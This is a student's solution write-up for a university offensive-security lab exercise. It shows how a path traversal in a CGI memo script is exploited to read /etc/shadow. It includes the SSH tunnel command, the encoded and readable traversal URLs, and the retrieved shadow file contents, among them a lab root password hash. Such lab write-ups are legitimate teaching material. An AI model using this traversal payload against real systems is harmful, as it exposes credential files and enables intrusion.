

# Pathname exercise

Offensive Technologies 2021

Matteo Franzil <matteo.franzil+github@gmail.com>

December 11, 2021


## 1 Solution

To solve the exercise, I first connected with SSH tunneling to the main server:

```
ssh -L 8118:server.franzil-pathame.offtech:80 otech2af@users.deterlab.net
```

With port forwarding now enabled, I visited the website on my browser (<http://localhost:8118/cgi-bin/memo.cgi>).

Solving the exercise is trivial if the Unix directory structure is known. Assume we want to visit any memo in the website. We are given a nice interface with a dropdown menu, but we can skip it altogether by visiting the Developer Tools with F12 and converting the form data into a query string:



**Figure 1** Visiting the Developer Tools for converting the string.

So, for example, we can send this string in order to get our nice boss's welcoming memo:

```
http://localhost:8118/cgi-bin/memo.cgi?memo=%2Fhome%2Fmegaboz%2Fmemo%2Fnew_CEO
&Read+memo=Read+memo
```

**Code 1** HTTP string for obtaining a memo.

As stated above, it looks like our query string is visiting what is actually the path `/home/megaboz/memo/.....`. Even by being totally unaware of the underlying Perl code, we can abuse that notation by using directory skips (`..`), going back to our root directory (`/`), and visiting `/etc/shadow/`.

```
http://localhost:8118/cgi-bin/memo.cgi
?memo=%2Fhome%2Fmegaboz%2Fmemo%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fetc%2Fshadow
&Read+memo=Read+memo
```

# Readable version:

```
http://localhost:8118/cgi-bin/memo.cgi
?memo=/home/megaboz/memo/../../../../etc/shadow
&Read+memo=Read+memo
```

**Code 2** Code for exploiting the vulnerability.

The provided script saves the output to a file called `shadow.txt`.

## FrobozzCo Memo Distribution Website

### Got Memo?

Select a memo from the popup menu below and click the "Read memo" button.

please clean microwave ▼ Read memo

**Author:** megaboz  
**Subject:**  
**Date:** Sat Oct 2 05:11:46 2021

```
root:$1$59601701$i3q0j6WMDYOySJrC9FGYX0:18902:0:99999:7:::
daemon*:18484:0:99999:7:::
bin*:18484:0:99999:7:::
sys*:18484:0:99999:7:::
sync*:18484:0:99999:7:::
games*:18484:0:99999:7:::
man*:18484:0:99999:7:::
lp*:18484:0:99999:7:::
mail*:18484:0:99999:7:::
news*:18484:0:99999:7:::
uucp*:18484:0:99999:7:::
proxy*:18484:0:99999:7:::
```

**Figure 2** Result of visiting that webpage.